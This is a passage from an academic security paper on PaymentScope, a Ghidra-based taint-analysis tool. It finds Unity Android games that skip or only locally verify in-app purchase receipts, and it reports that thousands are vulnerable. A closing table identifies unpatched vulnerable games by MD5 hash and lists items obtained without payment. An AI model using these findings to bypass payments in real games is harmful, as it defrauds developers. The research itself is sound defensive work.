Our threat model is realistic for at least three reasons. First, it is consistent with many other payment security works (*e.g.*, [39, 44, 49]). In particular, when studying payment security in traditional mobile apps, Reynaud et al. [44] assume the attackers can repackage the apps; when inspecting the validation consistency between the client and the server of banking apps, WARDROID [39] assumes the client app is not trusted. Similarly, when analyzing payment security in the web domain, Wang et al. [49] assume the web clients (*i.e.*, the web browsers) can be malicious and they can cheat the web servers for shopping for free. Second, this threat model is also consistent with the reality. While a game player does not have the skills to root the phone, he or she can use the repackaged games. For instance, we have found several websites (*e.g.*, [1, 8]) host repackaged games. In addition, a game player can also use app-level virtualization [26] without any root privilege to full control the game. Third, the assumed threat is indeed threatening game developers, and many security companies actually offer commercial solutions (such as `NHN AppGuard` [9]) to defend against this.

Scope and assumptions. While there are a variety of mobile games available in the mobile platform, we focus exclusively on the native Android games developed by Unity SDK for multiple reasons. First, Unity is the most popular game engine with a 71.94% market share according to our measured result reported in Figure 1. Second, Unity is not a special case, and many other game engines (*e.g.*, Unreal Engine, Cocos2d) have the same issue—namely it allows developers to verify payment transactions locally. Third, each game engine has its own specific APIs and runtime environment. Uncovering the flawed payment verification for all of the games would require game-engine specific analysis. While we could have also focused on analyzing Cocos2d or Unreal Engine games, this would require significant amount of additional engineering effort.

Therefore, we eventually decided to focus on Unity games for proof-of-concept. Also, when analyzing game binaries developed with Unity, we assume the game developers will use

```
1 class IAPManager : IStoreListener
2 {
3   public PurchaseProcessingResult ProcessPurchase(
4                                 PurchaseEventArgs args)
5   {
6     CrossPlatformValidator validator = new CrossPlatformValidator(
7                     GooglePlayTangle.Data(), AppleTangle.Data(),
8                     Application.identifier);
9     try
10    {
11      validator.Validate(args.purchasedProduct.get_receipt());
12      ...
13    }
14    catch (IAPSecurityException)
15    {
16      Debug.Log("Invalid receipt, not unlocking content");
17    }
18    return PurchaseProcessingResult.Complete;
19  }
20 }
```

(A)

```
1 class PurchaseManager : IStoreListener
2 {
3   public PurchaseProcessingResult ProcessPurchase(
4                                 PurchaseEventArgs args)
5   {
6     ...
7     StoreReceipt receipt = JsonUtility.FromJson<StoreReceipt>(
8                               args.purchasedProduct.get_receipt());
9     GooglePayload gpayload = JsonUtility.FromJson<GooglePayload>(
10                              receipt.Payload);
11    httpRequest.AddField("signature", gpayload.signature)
12    ...
13  }
14  ...
15 }
```

(B)

```
1 class unityInAppPurchase_LS : IStoreListener
2 {
3   ...
4   private string m_LastReceipt; // 0x30
5   public PurchaseProcessingResult ProcessPurchase(
6                                 PurchaseEventArgs args)
7   {
8     this.m_LastReceipt = args.purchasedProduct.get_receipt()
9     ...
10  }
11 }
```

(C)

Figure 4: Running Examples of In-game Purchase with Decompiled or Manually Constructed Code (in C#).

the APIs to develop the game for the common logic such as logging and network communication. In addition, we assume there is no encryption or hiding of `global-metadata.dat` (which is true for 99.69% of the game we have analyzed).

3.2 Running Examples

To clearly illustrate the problem we aim to solve, we use three real-world games (the corresponding game names are removed since the vulnerable games have not been patched at this time of writing) shown in Figure 4 as running examples. Note that, the C# code in the figure is manually constructed from native binaries for clear illustration, and the excerpt of the corresponding binaries can be found in Figure 5.

At a high level, we can see that game (A) verifies the payment receipt from payment providers locally with API `validator.Validate` (line 11). Note that this API uses the public key of the payment provider (acquired by `GooglePlayTangle.Data()` at line 7) to verify the signature of the signed receipt by the app store. If the verification succeeds, the app will then complete the purchasing process (line 12); otherwise, it will generate a debug log tracking the invalid receipt (line 16). Since the entire purchasing verification can be executed in an untrusted game client, it is insecure (and can be bypassed). Game (B) extracts the receipt (line 7 and 8), adds it into an `httpRequest` object (line 11), sends the receipt to the server for the verification, which is considered to be a correct approach (though we cannot inspect its server side implementation). Game (C) stores the receipt to field `m_LastReceipt` (line 8), which tracks the last receipt,

3.3 Challenges and Insights

In this study, we focus on two vulnerable in-game purchases: lack-of-verification (*i.e.*, no-verification) and local-verification. Since in both cases it refers to how data is used, obviously we need to leverage the meanings from the APIs to infer the semantics of the data use of the receipt as well as its propagation. For instance, as shown in Figure 4, we can easily detect the receipt is validated locally if the app uses `Validator.Validate`, it is logged if `Debug.Log` is invoked, it is sent to the server if it is passed to API `UnityWebRequest.Post`, and so on. Therefore, we have to solve at least two challenges: (*i*) pinpointing specific APIs in the game binary, and (*ii*) tracking the data flow [41, 45] of the payment-data.

(I) How to pinpoint target APIs in game binaries. APIs are crucial to infer the meaning of the data use. However, unlike with source code where we can see the names of variables and APIs and easily infer the semantics of data-use, for binary analysis, the input is often just hexadecimal code and data, and there are no symbol names as they can be stripped. Therefore, we have to reconstruct the high level abstraction from the binary code and recognize the specific APIs of our interest.

Interestingly, due to the nature of how Unity binaries are compiled and executed, it has surprisingly made the symbol recovery easier. Specifically, the association between the method name including APIs and the entry address has actually been recorded into the metadata file (*i.e.*, `global-metadata.dat`), which keeps all the missing symbols including even class names that are optimized by the compiler of Unity SDK. Although the metadata file is not directly readable, we can parse it with tool `Il2CppDumper` [6] to extract the information we need. The details of how we extract the function and classes metadata is presented in §4.

(II) How to identify the payment-data definition, use, and their propagation. Apparently, we need a *payment-aware data flow analysis* to identify the data-definition, propagation, and data-use of the payment receipt returned by the app store. While the use of *P-Code* has made the development of our analysis easier, we still have to locate the instructions that define the payment data, the propagations of the data (including through JSON object parsing and creation as shown in



Figure 5: The Excerpt of the Disassembled Code, the Corresponding P-Code, and the State of Our Shadow Memory.

Figure 4 (B)), identify the corresponding class fields that store them (*e.g.*, in the last instruction of Figure 5 (C), the payment data has been stored to a memory address, *i.e.*, `(unique, 0x00000c90, 8)`, and we need to know the definition of this memory address, which is essentially the class field `this.m_LastReceipt`), and infer the use of them based on APIs.

To identify the payment data definition, we can rely on the key APIs such as `args.purchasedProduct.get_receipt`. While directly identifying the payment data propagation inside JSON parsing functions is challenging, we can skip the detailed analysis inside these functions and instead use the API summary (an approach that has been widely used in many other applications such as symbolic execution [46]). To infer whether a class field (typically organized as an abstract base address plus an offset) stores the payment data or its propagations, we can design a taint-tracking algorithm for class field based on the taintedness of return values or arguments of well-defined APIs. Finally, to infer whether a field belongs to a particular class, we can use backward slicing [52] to identify the base address of the class, and then identify the class types using the argument types of functions extracted from the metadata. The details of how we perform our *payment-aware data flow analysis* is presented in §5.

Also, note that due to the nature of how game binaries are generated with Unity SDK, we have all the symbols of binary functions and classes, and we do not face the hard problems as in traditional binary analysis such as the aliasing. In particular, since the game binaries are translated from C# to C++ and there is no global variable in C#. The only data flow is through the access of fields of classes. For example, in Figure 4 (C), the field `m_LastReceipt` of class `unityInAppPurchase_LS` has been assigned with the payment receipt at line 8, and the

data flow should continue from any other instructions that read this field. Since we have the symbols and their types, we can pinpoint exactly the class name of each variable in all the functions. As such, we can simply locate variables that are of type `unityInAppPurchase_LS` and continue analyzing from there to find out which instruction accessed field `m_LastReceipt` through a lightweight type-based data flow analysis.

4 Metadata Extraction

Since a game built with Unity contains rich information in file `global-metadata.dat` about its function signatures (types of arguments and return value) and class definitions (including fields offset and their types) of the final executables due to the use of `IL2CPP`, we can leverage this information to facilitate our *payment-aware data flow analysis*. In the following, we describe how we extract such information.

Extracting function metadata. The metadata of a function includes the starting address of the function, the type of the return value, the number of arguments, and the corresponding type for each argument. All of this information can be retrieved from `global-metadata.dat`. There is also a function name associated, and this name reveals both the original C# Class and function, from which this function was translated. As mentioned earlier, while `global-metadata.dat` cannot be directly read, we can use tool `IL2CPPDumper` [6] parse it. Since the function address is static, we store the extracted functions and their types in a global function table *GFT*, indexed by the address.

With the extracted function argument type, it makes our interprocedure analysis much easier. More specifically, assume we have identified a class type of our interest, then we can directly scan our *GFT* to locate all of the functions that have an argument referencing this class, and these functions are all possible callees. Meanwhile, we also scan all functions to identify each possible caller that has invoked these callees. The instructions of both identified callers and callees will be iterated again to identify whether there is any data-use of the payment data (and its propagations), as well as propagation of the payment data to any other class objects if there are any.

Some examples of the extracted functions and their types can be found in the top half of Figure 5. For instance, in running example (B), the function at address `0x02509f9c` is `UnityEngine.Purchasing.Product.get_receipt`. From this function name, we can easily identify that this function was translated from the C# function `get_receipt` of C# Class `UnityEngine.Purchasing.Product` and the type of its return value is `System.String`.

Extracting class metadata. Unlike function's metadata where we can extract the function's address, class' metadata is just the abstract definition of the class, and there is no concrete address associated. What we can extract only includes the class name, the field offset, and the field types. We use the class name to index them, and store the extracted class types in a global class table *GCT*, which will be updated to record the taintedness whenever a class field stores tainted data.

5 Payment-Aware Data Flow Analysis

In order to identify the vulnerable payment verification, we need to first identify where the payment data is defined (§5.1), how it propagates (§5.2), and whether the propagated data is sent to the server (for server-side verification), or used by local-verification APIs, or no-verification at all (§5.3). In this section, we present the details of our lightweight payment-aware data flow analysis.

5.1 Identifying Payment-Data Definition

Since we need to track the data flow of the payment receipt, our taint sources should be the APIs that receive this data. After systematically examining the documentation, we found that `UnityEngine.Purchasing.Product.get_receipt` is the only API that can be used to access the receipt. As such, we focus on this API exclusively as the taint source. More specifically, we first find the address of this function by checking the extracted metadata in the global function table. For example, in Figure 5 (A), by looking up the corresponding *GFT*, we find its address is `0x02212258`. Then we locate the callers of this function by traversing the call graph of the game binary. There might be several callers and each of them will be located. At each call site, the variable assigned with the return value (i.e., receipt) of this function call is the source of the payment-data.

5.2 Tracking Payment-Data Propagation

A receipt can be propagated to other objects, *e.g.*, via JSON APIs; can be assigned to local variables, *e.g.*, to variable `receipt` and `gpayload` in running example (B) of function `ProcessPurchase`; or can be assigned to a class field such as `m_LastReceipt` in class `unityInAppPurchase_LS` in running example (C). We therefore have to systematically identify these propagations. The algorithm of how we perform this analysis is presented in Algorithm 1.

At a high level, starting from the caller of payment-data definition function (line 3-5 of Algorithm 1), we iterate each instruction to handle propagations (line 9-24), resolve object base address, and infer field taintedness (line 25-39). We repeat this process by iterating all of the functions in *GFT* (line 7-8, and line 40-55), until reaching a fixed point where the taintedness of the classes and their fields will not be updated any more (line 6). For example, when analyzing the instruction at `0x00ffa794` in Figure 5 (A), we know it is a call instruction, and by retrieving its callee with address `0x02212258`, we know it is `UnityEngine.Purchasing.Product.get_receipt`. Then our

analysis will get started at line 3. Based on the API summary, we know its return value is the payment receipt data, and we therefore perform the data propagation by adding a taint tag (line 4), basically just a single bit, to the return value, *i.e.*, `(register, 0x4000, 8)`, of this function in the corresponding shadow memory (line 5), and then perform the analysis further. In the following, we describe the key procedures of our analysis.

Algorithm 1 Payment-aware Data Flow Analysis (PDFA)

```
1: Input: GCT: global class table; GFT: global function table; SM: shadow memory
2: procedure PDFA
3:     for (f, inst) in GetCaller(Purchasing.Product.get_receipt) do
4:         UpdateShadowMemory(SM, TargetOperand(inst))
5:         TaintPropagation(f, inst, TargetOperand(inst))
6:     while hasUpdates(GCT) do
7:         for func in GFT do
8:             ProcessFunctionWithTaintedClasses(func)
9: procedure TaintPropagation(func, inst, v0)
10:    for (inst1) ← FindDataUse(func, inst, v0) do
11:        if opcode(inst1) is Data Move then
12:            v1 ← TargetOperand(inst1)
13:            UpdateShadowMemory(SM, v1)
14:            (v2, offset2) ← FieldBaseAddressResolution(func, v1)
15:            cls1 ← BaseClassResolution(func, v2)
16:            TaintGCT(GCT, cls1, offset2)
17:            TaintPropagation(func, inst1, v1)
18:        else if opcode(inst1) is CALL then
19:            f0 ← GetCallee(inst1); index ← GetParameterIndex(inst1, v0)
20:            if isSystemAPI(f0) then
21:                TaintWithAPISummary(f0, inst1, TargetOperand(inst1))
22:            else
23:                for (inst2, v2) ← GetInstructUseParameter(f0, index) do
24:                    TaintPropagation(f0, inst2, v2)
25: procedure BaseClassResolution(func, v0)
26:    vdef ← FindDataDef(func, v0)
27:    if isParameter(vdef) then
28:        index ← GetParameterIndex(vdef)
29:        return GetFuncParameterType(GFT, func, index)
30:    else if opcode(vdef) is CALL then
31:        f0 ← GetCallee(vdef)
32:        return GetFuncReturnType(GFT, f0)
33:    else if opcode(vdef) is LOAD then
34:        vx ← SourceOperand(vdef)
35:        (v1, offset1) ← FieldBaseAddressResolution(func, vx)
36:        cls1 ← BaseClassResolution(func, v1)
37:        return GetClassFieldType(GCT, cls1, offset1)
38:    else if opcode(vdef) is COPY or CAST then
39:        return BaseClassResolution(func, SourceOperand(vdef))
40: procedure ProcessFunctionWithTaintedClasses(func)
41:    for (cls0, offset) in GetTaintedFields(GCT) do
42:        indexes ← FindObjectIndexinFunc(func, cls0)
43:        if indexes! = ∅ then
44:            for indexi in indexes do
45:                for (f, inst) in GetCaller(func) do
46:                    vi ← GetOperand(inst, indexi)
47:                    for insti in FindRelatedInstructOf(f, vi) do
48:                        if isLoading(insti, vi, offset) then
49:                            vt ← TargetOperand(insti)
50:                            TaintPropagation(fCaller, insti, vt)
51:                for vi ← GetParameter(func, indexi) do
52:                    for insti in FindRelatedInstructOf(func, vi) do
53:                        if isLoading(insti, vi, offset) then
54:                            vt ← TargetOperand(insti)
55:                            TaintPropagation(func, insti, vt)
```

Handling taint propagation. Our taint needs to be propagated for data movement instructions (*e.g.*, `LOAD`, `STORE`, `INT_ADD`), and we update the shadow memory of the register and object memory accordingly based on the taintedness of data source (line 13). However, when encountering a function call (line 18-24), we will check whether this function is a system or Unity provided API (line 20). If so, we will skip the analysis of this function, and instead directly apply the propagation rule based on the API summary (line 21). Otherwise, we will process this callee function as usual to analyze each instruction that access the tainted parameter for taint propagation (line 23-24). For instance, for the instruction at `0x0130d4ac` in Figure 5 (B), by checking the corresponding *GFT*, we find this function is `UnityEngine.JsonUtility.FromJson`. Based on the API summary, the propagation rule is to add a taint tag to the return value if the first parameter is tainted. Therefore, we add a taint tag to `(register, 0x4000, 8)`.

Tracking taintedness for classes. When encountering an instruction that propagates taint to a class field, we also need to know the specific class to which the destination field belongs. However, at the instruction level, we only observe memory addresses (due to the nature of `IL2CPP`), which is always in the form of a base address plus an offset, and we have to therefore first identify its base address, then identify the class of the base address. With the identified class information and the offset we can identify the field in *GCT*, then we taint the corresponding field and track the taintedness of the classes. As such, it eventually becomes a three-step process:

- **Step-I: Identifying the base address of a field.** When a tainted value is stored to a memory address, *e.g.*, `(unique, 0x00000c90, 8)` in Figure 5 (C), we need to identify how this address is generated (or defined). To this end, we perform backward slicing [52] starting from the current instruction to find out its definition. In this example, we find `(unique, 0x00000c90, 8)` comes from `(register, 0x4098, 8)` with an offset `0x30`, and `(register, 0x4098, 8)` comes from the first parameter of the current function. With backward slicing, we resolve the base address of field address `(unique, 0x00000c90, 8)` as `(register, 0x4098, 8)`. This procedure is referred as FieldBaseAddressResolution. Note that *P-Code* has made dependence analysis such as slicing easier by simply inspecting the data-def and use chain. For instance, the Ghidra API `Varnode.getDef` can be used to find the *P-Code* instruction that defines a particular variable.
- **Step-II: Resolving the corresponding class of the base address.** Having recognized the base address of the target field, we need to identify its class types, *e.g.*, to find the class definition of `(register, 0x4098, 8)`. Fortunately, this is also an easy process given the metadata we have collected. In particular, a base address accessed in a function usually comes from three sources: *a*) the address of other class object passed from the function parameter, *b*) a return value of a function call, and *c*) a field from another class. Therefore, we resolve the class information based on its definition. This procedure is

referred as BASECLASSRESOLUTION (line 25-39). In this procedure, we first locate the definition of the base address (line 26), if it is from either *a*) or *b*) (line 27, 30), we directly get its class by querying the *GFT* (line 29, 32) since *GFT* has the class type for the function parameters and return value. If the base address is from *c*) (line 33), we apply FIELDBASEADDRESSRESOLUTION to find the base address of this new field (line 35) and apply BASECLASSRESOLUTION to find the class of the new field (line 36), then we get the class of the base address by querying *GCT* (line 37). Finally, if it is copied from another variable, we will resolve it recursively (line 38-39).

- **Step-III: Tainting the class field.** With the identified class of the destination field, we then taint the destination memory address in the shadow memory, and also taint the corresponding field of the identified class in the *GCT* (line 16). Note that the purpose of having *GCT* is to track the tainted classes (and its fields), and iterate all of the functions that access any of the tainted classes. Also, we do not taint the single primitive type (*e.g.*, the first `String` type entry in the *GCT* at shadow memory `{1}` in Figure 5, and we mark it N/A), as primitive type will be used in many other fields, and instead we taint the class and the offset at that particular class (as shown in shadow memory `{2}`, our algorithm has tainted the field at offset `0x30` of class `unityInAppPurchase_LS`.

Repeating the propagation analysis. After identifying the tainted classes, we next iterate each instruction of the functions that have accessed these classes (in both the caller and the function itself), to identify whether there are any other class fields to which the tainted data can be propagated. If so, we add these classes into our tainted class as well. We call this process PROCESSFUNCTIONWITHTAINTEDCLASS (line 40-55). In particular, for each function in *GFT* (line 7), we iterate on the tainted class-field in *GCT* (line 41), to find which functions used the class (line 42-43). Then we *a*) iterate on the caller of the function call (line 45) to find out who read the class-field (line 46-48), and then we perform taint propagation from that point (line 50); *b*) iterate on the function itself (line 51) to perform the same actions (line 52-55) in our algorithm.

5.3 Vulnerability Detection

With the identified tainted classes and their corresponding tainted fields, we then iterate all of the functions again, to identify whether the known taint sinks have accessed any tainted fields. At a high level, we have two types of known taint sinks: (1) the APIs that send out data (*e.g.*, flowing into network related APIs) and these APIs include HTTP/HTTPS and Socket, and (2) payment local verification API (*e.g.*, `UnityEngine.Purchasing.Security.CrossPlatformValidator.Validate`). If any of these taint sinks have accessed the payment (and its propagation), we use the following security policies to identify the vulnerabilities.

- **Identifying local-verification vulnerability**: During the iteration of each function, if we notice the tainted data (by querying the corresponding class field) is used by Unity API `CrossPlatformValidator.Validate`, and also there is no program path that also sends the tainted data to networking APIs, we conclude a local-verification vulnerability is detected.

- **Identifying no-verification vulnerability**: We check every function to make sure there is no payment data (or its propagation) sent to the outside (*e.g.*, through network APIs) and meanwhile no local-verification APIs involved. If so, we conclude it is a no-verification vulnerability.


Therefore, we have used a very conservative policy to detect the vulnerability: if a game neither belongs to local verification nor no-verification, it will be classified into remote-verification, which includes the cases that we cannot identify the receipt data-use and the receipt is sent to the server. However, it is not guaranteed that those games are secure. Because we cannot confirm that the server will verify the transaction due to the lack of access to server side code. As such, we assume it is remote-verification, to avoid having too many false positives. Certainly, this will lead to false negatives. Being a vulnerability detection tool, we consider this is acceptable, as we cannot guarantee to detect all the vulnerabilities.

6 Evaluation

We have implemented PAYMENTSCOPE based on Ghidra, and its source code has been made available at `https://github.com/OSUSecLab/PaymentScope`. In this section, we present the evaluation results. We first describe how we collect the game apps and set up our testing environment in §6.1. Then, we provide our detailed results of the identified vulnerabilities and also how PAYMENTSCOPE performs in §6.2. Finally, we present the security analysis including case studies of these identified vulnerabilities in §6.3.

6.1 Experiment Setup

Dataset. We aim to understand the developer's practice at scale, and therefore we would like to test all the Android apps on Google Play as what we have done in our prior works such as LeakScope [58]. Interestingly, instead of crawling apps directly from Google Play, we notice that we can actually leverage an existing app repository, AndroZoo [21]. However, there are more than 10 million apps in AndroZoo, many of which no longer exist in Google Play. Therefore, we only focus on the apps that are still in Google Play, which eventually resulting



(a) (b)

Figure 6: The Vulnerable Rates and Distribution of the Games Based on the App Download Numbers (a) and Categories (b).

in 2.1 million apps. By systematically iterating these apps, we found 293,019 game apps. Meanwhile, we only focus on the games built on top of Unity (by checking a unique file named `libil2cpp.so` in the APK) and used the `IL2CPP` compilation option. By applying these filtering rules, we eventually acquired 39,121 unique games (with their latest version). Note that for Google Play apps, we only need to query the metadata (by using the seeds provided in AndroZoo) and check their existence, and the concrete APKs are downloaded from AndroZoo. However, we also note that there are some games with multiple APKs [19] in which the native binaries are stored in a separate APK from the main APK. These games are not in our dataset since AndroZoo only contains the main APK.

Game Architecture Analysis. To understand the supported architectures among the analyzed 39,121 games, we have grouped them based on the download numbers and the supported architectures, and this result is presented in Table 1. We can see that most games support ARM64, then followed by ARM32, and the least supported architecture is x86. Also, we can notice that nearly none of the games only support x86, some games support both ARM32 and x86, and some support all architectures (ARM32, ARM64, and x86). A unique benefit of developing PAYMENTSCOPE based on the P-Code of Ghidra is that we can simultaneously handle the binaries of all these architectures. Also, if a game contains multiple `libil2cpp.so` files, we only need to analyze one of them, as they are all generated by tool `IL2CPP`.

Machine configuration. PAYMENTSCOPE is implemented on top of Ghidra, which is a resource (*e.g.*, CPU, memory, and storage) intensive static binary analysis framework. For better performance, we carried out our experiment in a DELL server which has two E5-2695 v2 CPUs (48 cores in total), 96GB memory, and 10TB storage, and installed with Ubuntu Server 16.04 operating system.

6.2 Evaluation Results

Effectiveness. To analyze these 39,121 Unity games, we first applied `IL2CPPDumper` to extract their metadata, which contains the APIs called by the game. By inspecting whether there is any use of in-app purchasing APIs, we filtered out those apps that never use the IAP service, and eventually we identified 10,640 games. By applying our payment-aware data flow analysis on these games, PAYMENTSCOPE identified 8,233 games with no-verification and 721 games with local-verification. For the 1,686 non-vulnerable games (*i.e.*, identified as using remote-verification), 597 of them perform both local and remote verification.

Next, to gain insights on these vulnerabilities and their corresponding vulnerable games, we report two types of distributions. One is the distribution of these vulnerable games based on popularity (in terms of number of downloads), and the other is the distribution based on game category (*e.g.*, Casino, Card, and Trivia). These two distributions are presented in Figure 6a and Figure 6b, respectively. In particular, by grouping the games based on the download numbers and vulnerable verification types (no-verification vs local-verification), we can see that the vulnerabilities widely exist among the games presented in Figure 6a, and they affect not only less popular games, but also super popular ones. For instance, there are five vulnerable games each with more than 100 million installs, and there are also in total 1,263 vulnerable games each with more than one million installs. From the vulnerable rate line shown in the figure, we can see that it goes up from 55.56% (super popular games) to 94.78% (least popular games), which indicates that less popular games have a much higher possibility of being vulnerable, and the developers of popular games are more careful to secure their IAPs.

Using the popularity of the games that could provide insights of how likely a game could contain vulnerable verification, we next seek to understand whether the vulnerability

# ↓	# Game	Disjoint (by Supported Architectures)														Joint (by Supported Architecture)					
		A32	%	A64	%	X86	%	A32, A64	%	A32, X86	%	A64, X86	%	A32, A64, X86	%	A32	%	A64	%	X86	%
1B - 5B	1	1	100.00	0	0.00	0	0.00	0	0.00	0	0.00	0	0.00	0	0.00	1	100.00	0	0.00	0	0.00
500M - 1B	2	2	100.00	0	0.00	0	0.00	0	0.00	0	0.00	0	0.00	0	0.00	2	100.00	0	0.00	0	0.00
100M - 500M	27	4	14.81	10	37.04	0	0.00	10	37.04	0	0.00	0	0.00	3	11.11	17	62.96	23	85.19	3	11.11
50M - 100M	67	3	4.48	26	38.81	0	0.00	33	49.25	2	2.99	0	0.00	3	4.48	41	61.19	62	92.54	5	7.46
10M - 50M	534	19	3.56	189	35.39	0	0.00	297	55.62	18	3.37	0	0.00	11	2.06	345	64.61	497	93.07	29	5.43
5M - 10M	579	24	4.15	216	37.31	0	0.00	305	52.68	13	2.25	0	0.00	21	3.63	363	62.69	542	93.61	34	5.87
1M - 5M	2,293	94	4.10	811	35.37	1	0.04	1,266	55.21	67	2.92	1	0.04	53	2.31	1,480	64.54	2,131	92.94	122	5.32
500K - 1M	1,372	54	3.94	413	30.10	0	0.00	790	57.58	67	4.88	1	0.07	47	3.43	958	69.83	1,251	91.18	115	8.38
100K - 500K	3,707	149	4.02	1,116	30.11	0	0.00	2,187	59.00	126	3.40	0	0.00	129	3.48	2,591	69.89	3,432	92.58	255	6.88
50K - 100K	1,820	64	3.52	584	32.09	0	0.00	1,035	56.87	52	2.86	1	0.05	84	4.62	1,235	67.86	1,704	93.63	137	7.53
10K - 50K	4,482	148	3.30	1,229	27.42	0	0.00	2,699	60.22	131	2.92	2	0.04	273	6.09	3,251	72.53	4,203	93.78	406	9.06
5K - 10K	2,112	52	2.46	544	25.76	0	0.00	1,309	61.98	72	3.41	0	0.00	135	6.39	1,568	74.24	1,988	94.13	207	9.80
1K - 5K	5,156	135	2.62	1,183	22.94	0	0.00	3,314	64.27	154	2.99	0	0.00	370	7.18	3,973	77.06	4,867	94.39	524	10.16
500 - 1K	16,969	231	1.36	2,805	16.53	0	0.00	12,195	71.87	404	2.38	12	0.07	1,322	7.79	14,152	83.40	16,334	96.26	1,738	10.24

Table 1: The Supported Architectures of the Analyzed Games (A32: arm32; A64: arm64; ↓: Download times)

has any association with the game category (based on what has been assigned by Google Play), and this result is presented in Figure 6b. Interestingly, we can see that the vulnerable rate for different categories varies a lot (from 64.68% to 93.10%), and there are two categories, namely "Arcade" (90.05%) and "Trivia" (93.10%), which have an extremely high vulnerability rate. A possible reason is that games in these two categories are more likely single-player games, and these games depend less on the servers (*i.e.*, mostly off-line games). As such, developers are very likely to implement the in-game purchasing with only local verification or without verification at all. In contrast, games in the category of "Card" (64.68%) often provide multi-player features that heavily depend on the network service, and developers are more likely to verify the in-game purchasing using server-side verification.

Efficiency. When conducting the experiments, we run 24 instances of Ghidra in parallel to analyze the games. It took 669 hours (almost 28 days) to perform the analysis. Among the processing time, it took Ghidra 665 hours to pre-process the inputs (*e.g.*, converting binary to *P-Code*), and only took 4 hours to actually perform the payment-aware data flow analysis. Also, for each game, Ghidra created a project, and those projects occupied 5.8 TB hard drive space in total.

To zoom in the internals of how PAYMENTSCOPE analyzed each game, we present a set of intermediate results in Table 2. For simplicity, we chose the top game in each category, if there are multiple games with the same download number, we randomly pick one up from them to show the result. Specifically, as shown in the table, we particularly present the binary file size of `libil2cpp.so`, the number of extracted classes and the number of extracted functions from the metadata (namely the size of GCT and GFT), the total number of tainted items, the total number of instructions involved in taint analysis, the total number of functions that are iterated by our data flow analysis, and finally the total number of identified traced paths.

We can see that all the binaries are bigger than 15MB (one game is even more than 80MB) which is the main reason why it took Ghidra so long to pre-process. For $|GCT|$ and $|GFT|$, we can see that they both contain thousands of items. But for the taintedness identification, we do not see many instructions (maximum less than two thousand instruction) are involved, partially because the payment data will not propagate to too many other variables. Also, interestingly, for game Happy Glass, the numbers are all 0. With further investigation, we found that the game never calls API `get_receipt`.

6.3 Vulnerability Analysis

(I) False positive and false negative analysis. Being a static analysis tool, PAYMENTSCOPE could have false positives (FPs) and false negatives (FNs). Specifically, the FPs in our context are the games that are secure but reported as vulnerable and the FNs are the games that are vulnerable but reported as secure (i.e., we consider it uses remote-verification as described in §5.3). To quantify FPs and FNs, we have to manually examine the games. In particular, to quantify FPs, we need to test whether the identified vulnerable games can indeed purchase for free; to quantify FNs, we need to test whether the games identified non-vulnerable indeed secure (containing remote verification). However, such a manual analysis will be very time consuming and it is not practical to test all games. For instance it took us more than 30 minutes to play the game EGGLIA until the IAP option shows up. Therefore, we have to sample the games for our manual analysis. To avoid potential biases, we eventually sampled 280 games (220 for FPs and 60 for FNs) with the following two strategies:

- **Targeted selection.** We first select the games in the targeted group based on the number of installs. Specifically, to test FPs, we select the top 10 no-verification games and the top 10 local-verification games; to test FNs, we select the top 10 remote-verification games.
- **Random selection.** We then randomly select the games. In particlar, to test FPs, we randomly selected 200 games from 8,954 vulnerable games; to test FNs, we select 50 games from 1,686 secure (remote-verification) games.

Techniques to launch the attacks. To confirm the vulnerability of these games, there are multiple ways such as

Game Name	# ↓	|Size| (MB)	# Classes in GCT	# Functions in GFT	# Tainted Items	# Instruction in Tainting	# Iterated Functions	# Traced Paths
aquapark.io	100,000K	31.6	8,149	76,743	295	385	11	125
Critical Action	50,000K	30.0	6,810	57,446	20	26	5	10
Crowd City	100,000K	27.4	5,630	51,839	527	671	11	207
Onnect	10,000K	19.8	4,252	36,528	860	1,073	9	370
RummyCircle	10,000K	21.1	4,717	44,182	45	64	6	27
GSN Casino	10,000K	84.6	17,510	132,353	58	68	8	18
Hello Kitty Nail Salon	100,000K	34.8	7,071	67,915	1,589	1,739	21	782
Little Panda's Restaurant	10,000K	17.5	5,184	42,727	11	18	5	9
Dot n Beat	10,000K	26.5	5,830	49,911	130	176	9	69
Happy Glass	100,000K	26.2	5,802	52,955	0	0	0	1
Moto Rider GO	100,000K	22.3	5,021	44,175	48	66	6	18
Gun Strike	50,000K	26.3	6,408	52,562	19	26	5	10
Real Cake Maker 3D	50,000K	30.7	6,878	63,386	553	720	13	224
Run Race 3D	100,000K	29.6	5,677	51,171	38	51	4	20
Game of Warriors	10,000K	26.8	5,996	56,311	7	11	3	5
MEGA QUIZ GAMING 2020	1,000K	23.4	4,681	43,173	265	331	12	97
Word Connect	10,000K	15.6	3,820	27,806	56	75	6	22

Table 2: The Statistics of How PAYMENTSCOPE Performed for Each Analyzed Game.

Vul.	Game MD5	Version	# ↓	# Reviews	"Purchased" Item	Price
No-verification	AE74936431D1268E6F1814F41393E916	4.3.18	100,000K	4,432,126	Android Robot	$0.99
	765A97DB5AC1D8C11DDEBFCAC50805FE	1.0.55	100,000K	909,418	900 Coins	$0.99
	C6D1E7DB5D3DAD11F3DD097260F52A9C	1.4.5	100,000K	1,142,902	1000 Coins	$1.99
	E6D852636E3A5B4EDB87AF70758B3405	1.3.5	100,000K	1,744,386	Remove Ads	$4.49
